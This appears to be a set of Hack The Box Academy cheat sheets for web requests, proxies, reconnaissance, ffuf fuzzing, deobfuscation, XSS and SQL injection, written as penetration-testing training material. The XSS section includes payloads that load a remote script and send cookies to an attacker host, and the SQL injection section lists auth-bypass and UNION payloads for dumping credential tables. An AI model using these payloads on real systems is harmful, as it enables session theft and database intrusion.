HACKTHEBOX

WEB REQUESTS
CHEAT SHEET

cURL

Command	Description
`curl -h`	cURL help menu
`curl inlanefreight.com`	Basic GET request
`curl -s -O inlanefreight.com/index.html`	Download file
`curl -k https://inlanefreight.com`	Skip HTTPS (SSL) certificate validation
`curl inlanefreight.com -v`	Print full HTTP request/response details
`curl -I https://www.inlanefreight.com`	Send HEAD request (only prints response headers)
`curl -i https://www.inlanefreight.com`	Print response headers and response body
`curl https://www.inlanefreight.com -A 'Mozilla/5.0'`	Set User-Agent header
`curl -u admin:admin http://<SERVER_IP>:<PORT>/`	Set HTTP basic authorization credentials
`curl http://admin:admin@<SERVER_IP>:<PORT>/`	Pass HTTP basic authorization credentials in the URL

HTB ACADEMY CHEATSHEET

Command	Description
`curl -H 'Authorization: Basic YWRtaW46YWRtaW4=' http://<SERVER_IP>:<PORT>/`	Set request header
`curl 'http://<SERVER_IP>:<PORT>/search.php?search=le'`	Pass GET parameters
`curl -X POST -d 'username=admin&password=admin' http://<SERVER_IP>:<PORT>/`	Send POST request with POST data
`curl -b 'PHPSESSID=c1nsa6op7vtk7kdis7bcnbadf1' http://<SERVER_IP>:<PORT>/`	Set request cookies
`curl -X POST -d '{"search":"london"}' -H 'Content-Type: application/json' http://<SERVER_IP>:<PORT>/search.php`	Send POST request with JSON data

APIs

Command	Description
`curl http://<SERVER_IP>:<PORT>/api.php/city/london`	Read entry
`curl -s http://<SERVER_IP>:<PORT>/api.php/city/ | jq`	Read all entries
`curl -X POST http://<SERVER_IP>:<PORT>/api.php/city/ -d '{"city_name":"HTB_City", "country_name":"HTB"}' -H 'Content-Type: application/json'`	Create (add) entry
`curl -X PUT http://<SERVER_IP>:<PORT>/api.php/city/london -d '{"city_name":"New_HTB_City", "country_name":"HTB"}' -H 'Content-Type: application/json'`	Update (modify) entry
`curl -X DELETE http://<SERVER_IP>:<PORT>/api.php/city/New_HTB_City`	Delete entry

Browser DevTools

Shortcut	Description

HTB ACADEMY CHEATSHEET

Shortcut	Description
[CTRL+SHIFT+I] or [F12]	Show devtools
[CTRL+SHIFT+E]	Show Network tab
[CTRL+SHIFT+K]	Show Console tab

HTB ACADEMY CHEATSHEET

HTB ACADEMY CHEATSHEET

HACKTHEBOX

USING WEB PROXIES
CHEAT SHEET

Burp Shortcuts

Shortcut	Description
[CTRL+R]	Send to repeater
[CTRL+SHIFT+R]	Go to repeater
[CTRL+I]	Send to intruder
[CTRL+SHIFT+I]	Go to intruder
[CTRL+U]	URL encode
[CTRL+SHIFT+U]	URL decode

ZAP Shortcuts

Shortcut	Description
[CTRL+B]	Toggle intercept on/off
[CTRL+R]	Go to replacer
[CTRL+E]	Go to encode/decode/hash

HTB ACADEMY CHEATSHEET

Firefox Shortcuts

Shortcut	Description
[CTRL+SHIFT+R]	Force Refresh Page

HTB ACADEMY CHEATSHEET

HTB ACADEMY CHEATSHEET

HACKTHEBOX

INFORMATION GATHERING - WEB EDITION

CHEAT SHEET

HTB ACADEMY CHEATSHEET

Cheat Sheet

Web reconnaissance is the first step in any security assessment or penetration testing engagement. It's akin to a detective's initial investigation, meticulously gathering clues and evidence about a target before formulating a plan of action. In the digital realm, this translates to accumulating information about a website or web application to identify potential vulnerabilities, security misconfigurations, and valuable assets.

The primary goals of web reconnaissance revolve around gaining a comprehensive understanding of the target's digital footprint. This includes:

- **`Identifying Assets`**: Discovering all associated domains, subdomains, and IP addresses provides a map of the target's online presence.
- **`Uncovering Hidden Information`**: Web reconnaissance aims to uncover directories, files, and technologies that are not readily apparent and could serve as entry points for an attacker.
- **`Analyzing the Attack Surface`**: By identifying open ports, running services, and software versions, you can assess the potential vulnerabilities and weaknesses of the target.
- **`Gathering Intelligence`**: Collecting information about employees, email addresses, and technologies used can aid in social engineering attacks or identifying specific vulnerabilities associated with certain software.

Web reconnaissance can be conducted using either active or passive techniques, each with its own advantages and drawbacks:

Type	Description	Risk of Detection	Examples
Active Reconnaissance	Involves directly interacting with the target system, such as sending probes or requests.	Higher	Port scanning, vulnerability scanning, network mapping
Passive Reconnaissance	Gathers information without directly interacting with the target, relying on publicly available data.	Lower	Search engine queries, WHOIS lookups, DNS enumeration, web archive analysis, social media

WHOIS

WHOIS is a query and response protocol used to retrieve information about domain names, IP addresses, and other internet resources. It's essentially a directory service that details who owns a domain, when it was registered, contact information, and more. In the context of web reconnaissance, WHOIS lookups can be a valuable source of information, potentially revealing the identity of the website owner, their contact information, and other details that could be used for further investigation or social engineering attacks.

For example, if you wanted to find out who owns the domain `example.com`, you could run the following command in your terminal:

```
whois example.com
```

This would return a wealth of information, including the registrar, registration, and expiration dates, nameservers, and contact information for the domain owner.

However, it's important to note that WHOIS data can be inaccurate or intentionally obscured, so it's always wise to verify the information from multiple sources. Privacy services can also mask the true owner of a domain, making it more difficult to obtain accurate information through WHOIS.

DNS

The Domain Name System (DNS) functions as the internet's GPS, translating user-friendly domain names into the numerical IP addresses computers use to communicate. Like GPS converting a destination's name into coordinates, DNS ensures your browser reaches the correct website by matching its name with its IP address. This eliminates memorizing complex numerical addresses, making web navigation seamless and efficient.

The `dig` command allows you to query DNS servers directly, retrieving specific information about domain names. For instance, if you want to find the IP address associated with `example.com`, you can execute the following command:

```
dig example.com A
```

This command instructs `dig` to query the DNS for the `A` record (which maps a hostname to an IPv4 address) of `example.com`. The output will typically include the requested IP address, along with additional details about the query and response. By mastering the `dig` command and understanding the various DNS record types, you gain the ability to extract valuable information about a target's infrastructure and online presence.

DNS servers store various types of records, each serving a specific purpose:

Record Type	Description
A	Maps a hostname to an IPv4 address.
AAAA	Maps a hostname to an IPv6 address.
CNAME	Creates an alias for a hostname, pointing it to another hostname.



Record Type	Description
MX	Specifies mail servers responsible for handling email for the domain.
NS	Delegates a DNS zone to a specific authoritative name server.
TXT	Stores arbitrary text information.
SOA	Contains administrative information about a DNS zone.

Subdomains

Subdomains are essentially extensions of a primary domain name, often used to organize different sections or services within a website. For example, a company might use `mail.example.com` for their email server or `blog.example.com` for their blog.

From a reconnaissance perspective, subdomains are incredibly valuable. They can expose additional attack surfaces, reveal hidden services, and provide clues about the internal structure of a target's network. Subdomains might host development servers, staging environments, or even forgotten applications that haven't been properly secured.

The process of discovering subdomains is known as subdomain enumeration. There are two main approaches to subdomain enumeration:

Approach	Description	Examples
`Active Enumeration`	Directly interacts with the target's DNS servers or utilizes tools to probe for subdomains.	Brute-forcing, DNS zone transfers
`Passive Enumeration`	Collects information about subdomains without directly interacting with the target, relying on public sources.	Certificate Transparency (CT) logs, search engine queries

`Active enumeration` can be more thorough but carries a higher risk of detection. Conversely, `passive enumeration` is stealthier but may not uncover all subdomains. Combining both techniques can significantly increase the likelihood of discovering a comprehensive list of subdomains associated with your target, expanding your understanding of their online presence and potential vulnerabilities.

Subdomain Brute-Forcing

Subdomain brute-forcing is a proactive technique used in web reconnaissance to uncover subdomains that may not be readily apparent through passive methods. It involves systematically generating many potential subdomain names and testing them against the target's DNS server to see if they exist. This approach can unveil hidden subdomains that may host valuable information, development servers, or vulnerable applications.

One of the most versatile tools for subdomain brute-forcing is `dnsenum`. This powerful command-line tool combines various DNS enumeration techniques, including dictionary-based brute-forcing, to uncover subdomains associated with your target.

To use `dnsenum` for subdomain brute-forcing, you'll typically provide it with the target domain and a wordlist containing potential subdomain names. The tool will then systematically query the DNS server for each potential subdomain and report any that exist.

For example, the following command would attempt to brute-force subdomains of `example.com` using a wordlist named `subdomains.txt`:

```
dnsenum example.com -f subdomains.txt
```

Zone Transfers

DNS zone transfers, also known as AXFR (Asynchronous Full Transfer) requests, offer a potential goldmine of information for web reconnaissance. A zone transfer is a mechanism for replicating DNS data across servers. When a zone transfer is successful, it provides a complete copy of the DNS zone file, which contains a wealth of details about the target domain.

This zone file lists all the domain's subdomains, their associated IP addresses, mail server configurations, and other DNS records. This is akin to obtaining a blueprint of the target's DNS infrastructure for a reconnaissance expert.

To attempt a zone transfer, you can use the `dig` command with the `axfr` (full zone transfer) option. For example, to request a zone transfer from the DNS server `ns1.example.com` for the domain `example.com`, you would execute:

```
dig @ns1.example.com example.com axfr
```

However, zone transfers are not always permitted. Many DNS servers are configured to restrict zone transfers to authorized secondary servers only. Misconfigured servers, though, may allow zone transfers from any source, inadvertently exposing sensitive information.

Virtual Hosts

Virtual hosting is a technique that allows multiple websites to share a single IP address. Each website is associated with a unique hostname, which is used to direct incoming requests to the correct site. This can be a cost-effective way for organizations to host multiple websites on a single server, but it can also create a challenge for web reconnaissance.

Since multiple websites share the same IP address, simply scanning the IP won't reveal all the hosted sites. You need a tool that can test different hostnames against the IP address to see which ones respond.

Gobuster is a versatile tool that can be used for various types of brute-forcing, including virtual host discovery. Its `vhost` mode is designed to enumerate virtual hosts by sending requests to the target IP address with different hostnames. If a virtual host is configured for a specific hostname, Gobuster will receive a response from the web server.

To use Gobuster to brute-force virtual hosts, you'll need a wordlist containing potential hostnames. Here's an example command:

```
gobuster vhost -u http://192.0.2.1 -w hostnames.txt
```

In this example, `-u` specifies the target IP address, and `-w` specifies the wordlist file. Gobuster will then systematically try each hostname in the wordlist and report any that results in a valid response from the web server.

Certificate Transparency (CT) Logs

Certificate Transparency (CT) logs offer a treasure trove of subdomain information for passive reconnaissance. These publicly accessible logs record SSL/TLS certificates issued for domains and their subdomains, serving as a security

HTB ACADEMY CHEATSHEET

measure to prevent fraudulent certificates. For reconnaissance, they offer a window into potentially overlooked subdomains.

The `crt.sh` website provides a searchable interface for CT logs. To efficiently extract subdomains using `crt.sh` within your terminal, you can use a command like this:

```
curl -s "https://crt.sh/?q=%25.example.com&output=json" | jq -r '.[].name_value' | sed 's/\*\.//g' | sort -u
```

This command fetches JSON-formatted data from `crt.sh` for `example.com` (the `%` is a wildcard), extracts domain names using `jq`, removes any wildcard prefixes (`*.`) with `sed`, and finally sorts and deduplicates the results.

Web Crawling

Web crawling is the automated exploration of a website's structure. A web crawler, or spider, systematically navigates through web pages by following links, mimicking a user's browsing behavior. This process maps out the site's architecture and gathers valuable information embedded within the pages.

A crucial file that guides web crawlers is `robots.txt`. This file resides in a website's root directory and dictates which areas are off-limits for crawlers. Analyzing `robots.txt` can reveal hidden directories or sensitive areas that the website owner doesn't want to be indexed by search engines.

`Scrapy` is a powerful and efficient Python framework for large-scale web crawling and scraping projects. It provides a structured approach to defining crawling rules, extracting data, and handling various output formats.

Here's a basic Scrapy spider example to extract links from `example.com`:

```
import scrapy

class ExampleSpider(scrapy.Spider):
    name = "example"
    start_urls = ['http://example.com/']

    def parse(self, response):
        for link in response.css('a::attr(href)').getall():
            if any(link.endswith(ext) for ext in self.interesting_extensions):
                yield {"file": link}
            elif not link.startswith("#") and not link.startswith("mailto:"):
                yield response.follow(link, callback=self.parse)
```

After running the Scrapy spider, you'll have a file containing scraped data (e.g., `example_data.json`). You can analyze these results using standard command-line tools. For instance, to extract all links:

```
jq -r '.[] | select(.file != null) | .file' example_data.json | sort -u
```

This command uses `jq` to extract links, `awk` to isolate file extensions, `sort` to order them, and `uniq -c` to count their occurrences. By scrutinizing the extracted data, you can identify patterns, anomalies, or sensitive files that might be of interest for further investigation.

Search Engine Discovery

Leveraging search engines for reconnaissance involves utilizing their vast indexes of web content to uncover information about your target. This passive technique, often referred to as Open Source Intelligence (OSINT) gathering, can yield valuable insights without directly interacting with the target's systems.

By employing advanced search operators and specialized queries known as "Google Dorks," you can pinpoint specific information buried within search results. Here's a table of some useful search operators for web reconnaissance:

Operator	Description	Example
`site:`	Restricts search results to a specific website.	`site:example.com "password reset"`
`inurl:`	Searches for a specific term in the URL of a page.	`inurl:admin login`
`filetype:`	Limits results to files of a specific type.	`filetype:pdf "confidential report"`
`intitle:`	Searches for a term within the title of a page.	`intitle:"index of" /backup`
`cache:`	Shows the cached version of a webpage.	`cache:example.com`
`"search term"`	Searches for the exact phrase within quotation marks.	`"internal error" site:example.com`
`OR`	Combines multiple search terms.	`inurl:admin OR inurl:login`
`-`	Excludes specific terms from search results.	`inurl:admin -intext:wordpress`

By creatively combining these operators and crafting targeted queries, you can uncover sensitive documents, exposed directories, login pages, and other valuable information that may aid in your reconnaissance efforts.

Web Archives

Web archives are digital repositories that store snapshots of websites across time, providing a historical record of their evolution. Among these archives, the Wayback Machine is the most comprehensive and accessible resource for web reconnaissance.

The Wayback Machine, a project by the Internet Archive, has been archiving the web for over two decades, capturing billions of web pages from across the globe. This massive historical data collection can be an invaluable resource for security researchers and investigators.

Feature	Description	Use Case in Reconnaissance
`Historical Snapshots`	View past versions of websites, including pages, content, and design changes.	Identify past website content or functionality that is no longer available.
`Hidden Directories`	Explore directories and files that may have been removed or hidden from the current version of the website.	Discover sensitive information or backups that were inadvertently left accessible in previous versions.

Feature	Description	Use Case in Reconnaissance
`Content Changes`	Track changes in website content, including text, images, and links.	Identify patterns in content updates and assess the evolution of a website's security posture.

By leveraging the Wayback Machine, you can gain a historical perspective on your target's online presence, potentially revealing vulnerabilities that may have been overlooked in the current version of the website.

HTB ACADEMY CHEATSHEET

HACKTHEBOX

ATTACKING WEB APPLICATIONS WITH FFUF

CHEAT SHEET

Ffuf

Command	Description
`ffuf -h`	ffuf help
`ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ`	Directory Fuzzing
`ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/indexFUZZ`	Extension Fuzzing
`ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/blog/FUZZ.php`	Page Fuzzing
`ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -recursion -recursion-depth 1 -e .php -v`	Recursive Fuzzing
`ffuf -w wordlist.txt:FUZZ -u https://FUZZ.hackthebox.eu/`	Sub-domain Fuzzing
`ffuf -w wordlist.txt:FUZZ -u http://academy.htb:PORT/ -H 'Host: FUZZ.academy.htb' -fs xxx`	VHost Fuzzing
`ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php?FUZZ=key -fs xxx`	Parameter Fuzzing - GET

HTB ACADEMY CHEATSHEET

Command	Description
`ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx`	Parameter Fuzzing - POST
`ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx`	Value Fuzzing


Wordlists

Command	Description
`/opt/useful/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt`	Directory/Page Wordlist
`/opt/useful/SecLists/Discovery/Web-Content/web-extensions.txt`	Extensions Wordlist
`/opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt`	Domain Wordlist
`/opt/useful/SecLists/Discovery/Web-Content/burp-parameter-names.txt`	Parameters Wordlist

Misc

Command	Description
`sudo sh -c 'echo "SERVER_IP academy.htb" >> /etc/hosts'`	Add DNS entry
`for i in $(seq 1 1000); do echo $i >> ids.txt; done`	Create Sequence Wordlist
`curl http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'id=key' -H 'Content-Type: application/x-www-form-urlencoded'`	curl w/ POST

HTB ACADEMY CHEATSHEET


HTB ACADEMY CHEATSHEET
HTB ACADEMY CHEATSHEET

HACKTHEBOX

JAVASCRIPT DEOBFUSCATION CHEAT SHEET

Commands

Command	Description
`curl http:/SERVER_IP:PORT/`	cURL GET request
`curl -s http:/SERVER_IP:PORT/ -X POST`	cURL POST request
`curl -s http:/SERVER_IP:PORT/ -X POST -d "param1=sample"`	cURL POST request with data
`echo hackthebox | base64`	base64 encode
`echo ENCODED_B64 | base64 -d`	base64 decode
`echo hackthebox | xxd -p`	hex encode
`echo ENCODED_HEX | xxd -p -r`	hex decode
`echo hackthebox | tr 'A-Za-z' 'N-ZA-Mn-za-m'`	rot13 encode
`echo ENCODED_ROT13 | tr 'A-Za-z' 'N-ZA-Mn-za-m'`	rot13 decode

Deobfuscation Websites

Website

HTB ACADEMY CHEATSHEET

Website
JS Console
Prettier
Beautifier
JSNice

Misc

Command	Description
`ctrl+u`	Show HTML source code in Firefox

HTB ACADEMY CHEATSHEET

HACKTHEBOX

CROSS-SITE SCRIPTING (XSS)

CHEAT SHEET

Commands

Code	Description
XSS Payloads	
`<script>alert(window.origin)</script>`	Basic XSS Payload
`<plaintext>`	Basic XSS Payload
`<script>print()</script>`	Basic XSS Payload
`<img src="" onerror=alert(window.origin)>`	HTML-based XSS Payload
`<script>document.body.style.background = "#141d2b"</script>`	Change Background Color
`<script>document.body.background = "https://www.hackthebox.eu/images/logo-htb.svg"</script>`	Change Background Image
`<script>document.title = 'HackTheBox Academy'</script>`	Change Website Title
`<script>document.getElementsByTagName('body')[0].innerHTML = 'text'</script>`	Overwrite website's main body
`<script>document.getElementById('urlform').remove();</script>`	Remove certain HTML element

HTB ACADEMY CHEATSHEET

Code	Description
`<script src="http://OUR_IP/script.js"></script>`	Load remote script
`<script>new Image().src='http://OUR_IP/index.php?c='+document.cookie</script>`	Send Cookie details to us
Commands	
`python xsstrike.py -u "http://SERVER_IP:PORT/index.php?task=test"`	Run `xsstrike` on a url parameter
`sudo nc -lvnp 80`	Start `netcat` listener
`sudo php -S 0.0.0.0:80`	Start `PHP` server

HTB ACADEMY CHEATSHEET

HTB ACADEMY CHEATSHEET

HACKTHEBOX

SQL INJECTION FUNDAMENTALS

CHEAT SHEET

MySQL

Command	Description
General	
`mysql -u root -h docker.hackthebox.eu -P 3306 -p`	login to mysql database
`SHOW DATABASES`	List available databases
`USE users`	Switch to database
Tables	
`CREATE TABLE logins (id INT, ...)`	Add a new table
`SHOW TABLES`	List available tables in current database
`DESCRIBE logins`	Show table properties and columns
`INSERT INTO table_name VALUES (value_1,..)`	Add values to table
`INSERT INTO table_name(column2, ...) VALUES (column2_value, ..)`	Add values to specific columns in a table
`UPDATE table_name SET column1=newvalue1, ... WHERE <condition>`	Update table values
Columns	

HTB ACADEMY CHEATSHEET

Command	Description
`SELECT * FROM table_name`	Show all columns in a table
`SELECT column1, column2 FROM table_name`	Show specific columns in a table
`DROP TABLE logins`	Delete a table
`ALTER TABLE logins ADD newColumn INT`	Add new column
`ALTER TABLE logins RENAME COLUMN newColumn TO oldColumn`	Rename column
`ALTER TABLE logins MODIFY oldColumn DATE`	Change column datatype
`ALTER TABLE logins DROP oldColumn`	Delete column

Output

`SELECT * FROM logins ORDER BY column_1`	Sort by column
`SELECT * FROM logins ORDER BY column_1 DESC`	Sort by column in descending order
`SELECT * FROM logins ORDER BY column_1 DESC, id ASC`	Sort by two-columns
`SELECT * FROM logins LIMIT 2`	Only show first two results
`SELECT * FROM logins LIMIT 1, 2`	Only show first two results starting from index 2
`SELECT * FROM table_name WHERE <condition>`	List results that meet a condition
`SELECT * FROM logins WHERE username LIKE 'admin%'`	List results where the name is similar to a given string

MySQL Operator Precedence

- Division (`/`), Multiplication (`*`), and Modulus (`%`)
- Addition (`+`) and Subtraction (`-`)
- Comparison (`=`, `>`, `<`, `<=`, `>=`, `!=`, `LIKE`)
- NOT (`!`)
- AND (`&&`)

HTB ACADEMY CHEATSHEET

- OR (`||`)

SQL Injection

Payload	Description
Auth Bypass	
`admin' or '1'='1`	Basic Auth Bypass
`admin')-- -`	Basic Auth Bypass With comments

Auth Bypass Payloads

Union Injection	
`' order by 1-- -`	Detect number of columns using `order by`
`cn' UNION select 1,2,3-- -`	Detect number of columns using Union injection
`cn' UNION select 1,@@version,3,4-- -`	Basic Union injection
`UNION select username, 2, 3, 4 from passwords-- -`	Union injection for 4 columns

DB Enumeration

`SELECT @@version`	Fingerprint MySQL with query output
`SELECT SLEEP(5)`	Fingerprint MySQL with no output
`cn' UNION select 1,database(),2,3-- -`	Current database name
`cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- -`	List all databases

HTB ACADEMY CHEATSHEET

Payload	Description
`cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABLES where table_schema='dev'-- -`	List all tables in a specific database
`cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.COLUMNS where table_name='credentials'-- -`	List all columns in a specific table
